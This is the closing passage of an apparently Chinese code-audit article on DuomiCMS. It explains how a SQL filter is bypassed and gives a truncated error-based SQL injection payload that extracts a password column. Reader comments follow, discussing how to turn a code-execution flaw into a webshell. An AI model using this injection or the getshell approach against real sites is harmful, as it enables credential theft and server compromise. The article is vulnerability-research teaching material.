29 $clean = trim(strtolower(preg_replace(array('~\s+\s' ), array(' '), $clean)));

```

处理后获得的 \$clean（如下）可以绕过下面的 SQL 检测，然后程序又将 \$db_string 原样返回，此时也就造成了SQL注入。

```

// $clean
select id from `duomi_favorite` where vid=1 and uid=10101 and ``$s$``.vid
// $db_string
Select id From `duomi_favorite` where vid=1 and uid=10101 and ``.``.vid and extractvalue(1,concat_ws(0x3A,0x3A,(select`passw

```

结语

实际上，这个CMS在CNVD上通告的漏洞还是蛮多的，虽然没有漏洞详情，但是我们可以自己审计或者根据描述细节来还原漏洞，从而提高自身的审计能力。在审计某一C

<http://www.cnvd.org.cn>

<https://www.seebug.org/search/?keywords=Duomicms>

<http://cve.mitre.org>

点击收藏 | 0 关注 | 1

[上一篇：在比特币中能“生钱”的按钮](#) [下一篇：\[红日安全\]PHP-Audit-L...](#)

1. 4 条回复



[立冬](#) 2018-10-07 20:27:14

请教一下那个代码执行漏洞要怎么getshell呢，我自己测试只有phpinfo命令能执行成功.....

0 回复Ta



[mochazz](#) 2018-10-08 19:34:14

[@立冬](#) 这个自己想吧，只能说你可能原理还没看懂。文章里面有说道 searchword 只取前20个字符，去掉{if;} 这5个必须的字符，还剩15个字符可以构造webshell，只能提醒到这了：)

0 回复Ta



[立冬](#) 2018-10-10 12:00:58

[@mochazz](#) 已成功，原来的想法是对的，但是我对php不熟多加了个分号所以一直出错.....

0 回复Ta



[mochazz](#) 2018-10-16 11:29:33

关于DuomiCMS通过变量覆盖的方式getshell，可以参考：[\[红日安全\]代码审计Day14 - 从变量覆盖到getshell!](#)

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)